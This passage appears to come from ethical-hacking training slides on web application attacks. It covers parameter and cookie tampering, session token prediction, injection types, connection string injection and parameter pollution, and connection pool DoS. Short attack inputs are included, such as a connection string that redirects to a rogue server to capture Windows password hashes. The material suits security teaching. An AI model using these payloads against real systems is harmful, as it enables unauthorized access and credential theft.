

```
GET http://juggyboy:8180/Applications/Download?ItemID = 201 HTTP/1.1
Host: janaina:8180
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.2; en-US; rv:1.8.1.4) Gecko/20070515
Firefox/2.0.04
Accept: text/xml, application/xml, application/xhtml+xml, text/html;q=
0.9, text/plain;q=0.8, image/png, */*;q=0.5
.....
Proxy-Connection: keep-alive
Referer: http://juggyboy:8180/Applications/Download?Admin = False
```

- ItemID = 201** is not accessible as Admin parameter is set to false, attacker can change it to true and access protected items

# Authorization Attack: Cookie Parameter Tampering




- In the first step, the attacker collects some cookies set by the web application and analyzes them to determine the **cookie generation mechanism**
- The attacker then traps cookies set by the web application, tampers with its parameters using tools, such as **OWASP Zed Attack Proxy**, and replay to the application



<https://www.owasp.org>

# Web App Hacking Methodology



# Session Management Attack



Attackers break an application's session management mechanism to **bypass the authentication controls** and impersonate privileged application users



## Session Token Generation

1. Session Tokens Prediction
2. Session Tokens Tampering



## Session Tokens Handling

1. Man-In-The-Middle Attack
2. Session Replay
3. Session Hijacking

# Attacking Session Token Generation Mechanism



## Weak Encoding Example

`https://www.juggyboy.com/checkout?  
SessionToken=%75%73%65%72%3D%6A%61%73%6F%6E%3B%61%70%70%3D%61%64%6D%69%6E%3B%64%61%74%65%3D%32%33%2F%31%31%2F%32%30%31%30`

When hex-encoding of an ASCII string **user=jason;app=admin;date=23/11/2010**, the attacker can predict another session token by just changing date and use it for another transaction with server


## Session Token Prediction

- Attackers obtain valid session tokens by **sniffing the traffic or legitimately logging into application** and analyzing it for encoding (hex-encoding, Base64) or any pattern
- If any meaning can be **reverse engineered** from the sample of session tokens, attackers attempt to guess the tokens recently issued to other application users
- Attackers then make a large number of requests with the **predicted tokens** to a session-dependent page to determine a valid session token


# Attacking Session Tokens Handling Mechanism: Session Token Sniffing

- Attackers sniff the application traffic using a sniffing tool such as **Wireshark** or an intercepting proxy such as **Burp**. If HTTP cookies are being used as the transmission mechanism for session tokens and the secure flag is not set, attackers can **replay the cookie** to gain unauthorized access to application

- Attacker can use **session cookies** to perform session hijacking, session replay, and Man-in-the-Middle attacks



# Web App Hacking Methodology



# Injection Attacks/Input Validation Attacks

In injection attacks, attackers supply **crafted malicious input** that is syntactically correct according to the interpreted language being used in order to break **application's normal intended**

## Web Scripts Injection

If user input is used into dynamically executed code, enter crafted input that breaks the intended data context and executes commands on the server



## LDAP Injection

Take advantage of non-validated web application input vulnerabilities to pass LDAP filters to obtain direct access to databases

## OS Commands Injection

Exploit operating systems by entering malicious codes in input fields if applications utilize user input in a system-level command



## XPath Injection

Enter malicious strings in input fields in order to manipulate the XPath query so that it interferes with the application's logic

## SMTP Injection

Inject arbitrary SMTP commands into application and SMTP server conversation to generate large volumes of spam email



## Buffer Overflow

Injects large amount of bogus data beyond the capacity of the input field

## SQL Injection

Enter a series of malicious SQL queries into input fields to directly manipulate the database




## Canonicalization

Manipulate variables that reference files with "dot-dot-slash (../)" to access restricted directories in the application

**Note:** For complete coverage of SQL Injection concepts and techniques refer to Module 13: SQL Injection

# Web App Hacking Methodology



# Attack Data Connectivity



1

Database connection strings are used to **connect applications to database engines**

2

Example of a **common connection string** used to connect to a Microsoft SQL Server database

3

`"Data Source=Server, Port; Network Library=DBMSSOCN; Initial Catalog=DataBase; User ID=Username; Password=pwd;"`

4

Database connectivity attacks exploit the way **applications connect** to the database instead of abusing database queries

5

**Data Connectivity Attacks:** Connection String Injection, Connection String Parameter Pollution (CSPP) Attacks, and Connection Pool DoS

# Connection String Injection



- In a delegated authentication environment, the attacker **injects parameters in a connection string** by appending them with the semicolon (;) character
- A connection string injection attack can occur when a dynamic string concatenation is used to build connection strings based on user input

## Before Injection

```
"Data Source=Server,Port; Network Library=DBMSSOCN; Initial Catalog=DataBase;  
User ID=Username; Password=pwd;"
```

## After Injection

```
"Data Source=Server,Port; Network Library=DBMSSOCN; Initial Catalog=DataBase;  
User ID=Username; Password=pwd; Encryption=off"
```

When the connection string is populated, **the Encryption value will be added to the previously configured set of parameters**

# Connection String Parameter Pollution (CSPP) Attacks

In CSPP attacks, attackers **overwrite parameter values** in the connection string

## Hash Stealing

- Attacker replaces the value of **Data Source parameter** with that of a Rogue Microsoft SQL Server connected to the Internet running a sniffer
- ```
Data source = SQL2005;  
initial catalog = db1;  
integrated security=no;  
user id=;Data  
Source=Rogue Server;  
Password=; Integrated  
Security=true;
```
- Attacker will then sniff **Windows credentials** (password hashes) when the application tries to connect to *Rogue\_Server* with the Windows credentials it's running on

## Port Scanning

- Attacker tries to connect to different **ports** by changing the value and seeing the error messages obtained
- ```
Data source = SQL2005;  
initial catalog = db1;  
integrated security=no;  
user id=;Data  
Source=Target Server,  
Target Port=443;  
Password=; Integrated  
Security=true;
```



## Hijacking Web Credentials

- Attacker tries to connect to the database by using the **Web Application System** account instead of a user-provided set of credentials
- ```
Data source = SQL2005;  
initial catalog = db1;  
integrated security=no;  
user id=;Data  
Source=Target Server,  
Target Port; Password=;  
Integrated  
Security=true;
```



# Connection Pool DoS

01

Attacker examines the **connection pooling settings** of the application, constructs a large malicious SQL query, and runs multiple queries simultaneously to consume all connections in the **connection pool**, causing database queries to fail for **legitimate users**



## Example:

By default in ASP.NET, the maximum allowed connections in the pool is **100** and timeout is **30** seconds


02

03

Thus, an attacker can run **100** multiple queries with **30+** seconds execution time within **30** seconds to cause a **connection pool DoS** such that no one else would be able to use the database-related parts of the application



# Web App Hacking Methodology



# Attack Web App Client

Attackers interact with the **server-side applications** in unexpected ways in order to perform malicious actions against the end users and **access unauthorized data**



Cross-Site Scripting



Redirection Attacks

HTTP Header Injection



Frame Injection

Request Forgery Attack



